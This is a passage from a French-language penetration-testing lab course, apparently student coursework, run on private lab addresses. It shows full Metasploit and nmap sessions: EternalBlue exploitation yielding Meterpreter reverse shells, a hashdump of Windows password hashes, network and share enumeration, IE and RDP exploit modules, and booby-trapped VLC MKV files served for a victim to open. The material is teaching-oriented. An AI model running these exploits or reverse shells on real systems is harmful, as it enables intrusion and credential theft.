[*] 192.168.1.10:445 - Built a write-what-where primitive...
[+] 192.168.1.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.10:445 - Selecting PowerShell target
[*] 192.168.1.10:445 - Executing the payload...
[+] 192.168.1.10:445 - Service start timed out, OK if running a command or non-service executable...
dir[*] Sending stage (200262 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.10:49520) at 2021-12-31 08:57:11 -0500

meterpreter >
```

D. Exemple 2 : Attaque d'une machine Windows 7 64bits

Kali : 192.168.184.128
Windows 7 : 192.168.184.130

```
C:\Windows\system32\cmd.exe

C:\Users\ana>ipconfig

Configuration IP de Windows


Carte Ethernet Connexion au réseau local :

   Suffixe DNS propre à la connexion. . . : localdomain
   Adresse IPv6 de liaison locale. . . . .: fe80::4d5c:ed37:cf20:164b%11
   Adresse IPv4. . . . . . . . . . . . . .: 192.168.184.130
   Masque de sous-réseau. . . . . . . . . : 255.255.255.0
   Passerelle par défaut. . . . . . . . . : 192.168.184.2
```

```
Interact with a module by name or index. For example info 123, use 123 or use post/windows/gather/word_unc_injector

msf6 > use 56
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vuln
erable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vuln
erable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulner
able hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), range CIDR
 identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for
authentication
   SMBPass                                                                     no        The password for the specified
 username
   SMBUser                                                                     no        The username to authenticate a
s
   THREADS      1                                                              yes       The number of concurrent threa
ds (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.184.130
RHOSTS => 192.168.184.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.184.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x86 (32-bit)
[*] 192.168.184.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

la machine cible est vulnérable, on passe à la deuxième etape :

Dans metasploit, sélectionner m'exploit :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.184.130
rhosts => 192.168.184.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.184.128
lhost => 192.168.184.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.184.128:4444
[*] 192.168.184.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.184.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x86 (32-bit)
[*] 192.168.184.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.184.130:445 - Connecting to target for exploitation.
[+] 192.168.184.130:445 - Connection established for exploitation.
[+] 192.168.184.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.184.130:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.184.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.184.130:445 - 0x00000010  74 65 20 37 36 30 30                              te 7600
[+] 192.168.184.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.184.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.184.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.184.130:445 - Starting non-paged pool grooming
[+] 192.168.184.130:445 - Sending SMBv2 buffers
[+] 192.168.184.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.184.130:445 - Sending final SMBv2 buffers.
[*] 192.168.184.130:445 - Sending last fragment of exploit packet!
[*] 192.168.184.130:445 - Receiving response from exploit packet
[+] 192.168.184.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.184.130:445 - Sending egg to corrupted connection.
[*] 192.168.184.130:445 - Triggering free of corrupted buffer.
```

E. C- Scanner de la vulnérabilité :

nmap -sS --script=smb-vuln-ms17-010 192.168.184.130

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS --script=smb-vuln-ms17-010 192.168.184.130

Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 10:24 EST
Nmap scan report for 192.168.184.130
Host is up (0.00079s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1029/tcp open  ms-lsa
1031/tcp open  iad2
5357/tcp open  wsdapi
MAC Address: 00:0C:29:55:ED:96 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
```

nmap -sS --script=smb-vuln-ms08-067 192.168.184.130

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS --script=smb-vuln-ms08-067 192.168.184.130

Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 10:25 EST
Nmap scan report for 192.168.184.130
Host is up (0.00094s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1029/tcp open  ms-lsa
1031/tcp open  iad2
5357/tcp open  wsdapi
MAC Address: 00:0C:29:55:ED:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

F. D- Post exploitation :

Une fois on a une session distante avec meterpreter, on peut faire plusieurs actions sur la machine piraté. Ainsi, dans le Shell meterpreter, taper :

```
[*] Sending stage (200262 bytes) to 192.168.1.10
[+] 192.168.1.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.10:49523) at 2021-12-31 10:41:11 -05

meterpreter > sysinfo
Computer        : SERVER
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : UIR
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:63f8eaf2a5096ce1c5bcf3125245d094:::
Invit?:501:aad3b435b51404eeaad3b435b51404ee:4df4982f594d0adce3add9aa9940abf9:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:eb6b5579d9b60f88dacdc98060ee1c77:::
Maha:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SERVER$:1002:aad3b435b51404eeaad3b435b51404ee:1d2fcb7b410a58586662cd76b1b6eb2f:::
WIN7$:1105:aad3b435b51404eeaad3b435b51404ee:9f594ec9122304f08317be08b36a848e:::
```

```
meterpreter > idletime
User has been idle for: 1 hour 41 mins 49 secs
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 15
============
Name         : Carte Microsoft ISATAP #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:10a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 20
============
Name         : Microsoft Network Adapter Multiplexor Driver
Hardware MAC : 00:0c:29:df:6c:f1
MTU          : 1500
IPv4 Address : 192.168.1.10
IPv4 Netmask : 255.255.255.0
```

```
100666/rw-rw-rw-  145408    fil   2014-11-21 20:29:23 -0500  xwtpw32.dll
40777/rwxrwxrwx   0         dir   2013-08-22 11:39:31 -0400  zh-CN
40777/rwxrwxrwx   0         dir   2013-08-22 11:39:31 -0400  zh-HK
40777/rwxrwxrwx   0         dir   2013-08-22 11:39:31 -0400  zh-TW
100666/rw-rw-rw-  440320    fil   2014-11-21 20:29:35 -0500  zipfldr.dll

meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Dans le shell meterpreter, taper la commande shell pour lancer la console CMD, puis tester les commandes windows suivantes :

```
meterpreter > pwd
C:\Windows\system32
meterpreter > shell
Process 1104 created.
Channel 1 created.
Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits r@serv@s.
```

net users : affiche les comptes des utilisateurs sur la machine

```
C:\Windows\system32>net users
net users

comptes d'utilisateurs de \\

-------------------------------------------------------------------------------
Administrateur           Invit@                   krbtgt
Maha
Des erreurs ont affect@ l'ex@cution de la commande.
```

Net view : affiche le voisinage réseau

```
C:\Windows\system32>net view
net view
Nom de serveur         Remarque

\\SERVER               serveur local
La commande s'est termin?e correctement.
```

Net share : affiche les dossiers partagés sur la machine

```
C:\Windows\system32>net share
net share

Nom partage  Ressource                       Remarque

C$           C:\                             Partage par d?faut
IPC$                                         IPC distant
ADMIN$       C:\Windows                      Administration ? distance
dossier      C:\Users\Administrateur\Desktop\dossier

NETLOGON     C:\Windows\SYSVOL\sysvol\uir.ma\SCRIPTS
                                             Partage de serveur d'acc?s
SYSVOL       C:\Windows\SYSVOL\sysvol        Partage de serveur d'acc?s
Users        C:\Users
La commande s'est termin?e correctement.
```

G. Exemple 1 : Utilisation d'exploit pour I.E :

```
msf6 exploit(windows/browser/ms11_003_ie_css_import) > set lhost 127.0.0.1
lhost => 127.0.0.1
msf6 exploit(windows/browser/ms11_003_ie_css_import) > set SVRHOST 192.168.1.11
SVRHOST => 192.168.1.11
```

```
msf6 exploit(windows/browser/ms11_003_ie_css_import) >
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Using URL: http://192.168.1.14:4444/site
[*] Server started.
```

H. Exemple 3 : Exploit bureau à distance (RDP)

```
kali@kali: ~
File  Actions  Edit  View  Help

msf6 > use auxiliary/scanner/rdp/ms12_020_check
msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf6 auxiliary(scanner/rdp/ms12_020_check) > set RPORT 3389
RPORT => 3389
msf6 auxiliary(scanner/rdp/ms12_020_check) > set THREADS 1
THREADS => 1
msf6 auxiliary(scanner/rdp/ms12_020_check) > run

[*] 192.168.1.11:3389     - 192.168.1.11:3389 - Cannot reliably check exploitability.
[*] 192.168.1.11:3389     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) >
```

I. Exemple 4 : Scanner un serveur SSH

```
msf6 auxiliary(scanner/rdp/ms12_020_check) > use scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.1.11
RHOSTS ⇒ 192.168.1.11
msf6 auxiliary(scanner/ssh/ssh_version) > set THREADS 1
THREADS ⇒ 1
msf6 auxiliary(scanner/ssh/ssh_version) > set USE_WINDOWS_AUTHENT false
USE_WINDOWS_AUTHENT ⇒ false
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 192.168.1.11:22       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

IV. TP4 : Post-exploitation Windows 10 v1607

A. Attaque du programme VLC sur win 10 :

Search vlc

```
msf6 > search vlc

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Description
   -  ----                                          ---------------  ----     -----  -----------
   0  exploit/windows/browser/vlc_amv               2011-03-23       good     No     VLC AMV Dan
gling Pointer Vulnerability
   1  exploit/windows/browser/vlc_mms_bof           2012-03-15       normal   No     VLC MMS Str
eam Handling Buffer Overflow
   2  exploit/windows/fileformat/videolan_tivo      2008-10-22       good     No     VideoLAN VL
C TiVo Buffer Overflow
   3  exploit/windows/fileformat/vlc_mkv            2018-05-24       great    No     VLC Media P
layer MKV Use After Free
   4  exploit/windows/fileformat/vlc_modplug_s3m    2011-04-07       average  No     VideoLAN VL
C ModPlug ReadS3M Stack Buffer Overflow
   5  exploit/windows/fileformat/vlc_realtext       2008-11-05       good     No     VLC Media P
layer RealText Subtitle Overflow
   6  exploit/windows/fileformat/vlc_smb_uri        2009-06-24       great    No     VideoLAN Cl
ient (VLC) Win32 smb:// URI Buffer Overflow
   7  exploit/windows/fileformat/vlc_webm           2011-01-31       good     No     VideoLAN VL
C MKV Memory Corruption


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/file
format/vlc_webm

msf6 > use 3
```

```
Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   1   VLC 2.2.8 on Windows 10 x64


msf6 exploit(windows/fileformat/vlc_mkv) > set LHOST 192.168.184.128
LHOST ⇒ 192.168.184.128
msf6 exploit(windows/fileformat/vlc_mkv) > exploit

[+] nyzusll-part1.mkv stored at /root/.msf4/local/nyzusll-part1.mkv
[*] Created nyzusll-part1.mkv. Target should open this file
[+] nyzusll-part2.mkv stored at /root/.msf4/local/nyzusll-part2.mkv
[*] Created nyzusll-part2.mkv. Put this file in the same directory as nyzusll-part1.mkv
[*] Appending blocks to nyzusll-part1.mkv
[+] Succesfully appended blocks to nyzusll-part1.mkv
msf6 exploit(windows/fileformat/vlc_mkv) >
```

Dans un notre terminal :


```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cd /

┌──(root💀kali)-[/]
└─# cd /root/.msf4/local

┌──(root💀kali)-[~/.msf4/local]
└─# ls
nyzusll-part1.mkv  nyzusll-part2.mkv  sikhbc-part1.mkv  sikhbc-part2.mkv

┌──(root💀kali)-[~/.msf4/local]
└─# mv *.mkv /var/www/html/test
mv: target '/var/www/html/test' is not a directory

┌──(root💀kali)-[~/.msf4/local]
└─# mv *.mkv /var/www/html/test

┌──(root💀kali)-[~/.msf4/local]
```


root@kali: /var/www/html/test

File Actions Edit View Help


```
┌──(root💀kali)-[~/.msf4/local]
└─# cd /var/www/html

┌──(root💀kali)-[/var/www/html]
└─# ls
androidApp.apk                  csrf2.html    file.html              uploads
app.apk                         csrf3.html    index.html             vars.php
backdoor.jpeg                   dvwa          index.nginx-debian.html xss2.php
backdoor.php                    example1.php  shell.elf              xss.php
contacts_dump_20210508141243.txt -f           shell.php
contacts_dump_20210509062638.txt file1.php    test
csrf1.html                      file2.php     upload1.php

┌──(root💀kali)-[/var/www/html]
└─# cd test

┌──(root💀kali)-[/var/www/html/test]
└─# ls
nyzusll-part1.mkv  nyzusll-part2.mkv  sikhbc-part1.mkv  sikhbc-part2.mkv

┌──(root💀kali)-[/var/www/html/test]
```

Ensuite, on va au PC de la victime et on télécharge les deux fichiers **mkv** et on les ouvre avec VLC








On revient à Metasploit et on lance le handler qui va écouter les communications entrantes depuis la victime :



Ainsi vous aurez une session meterpreter juste en ouvrant une vidéo avec version vulnérable de VLC




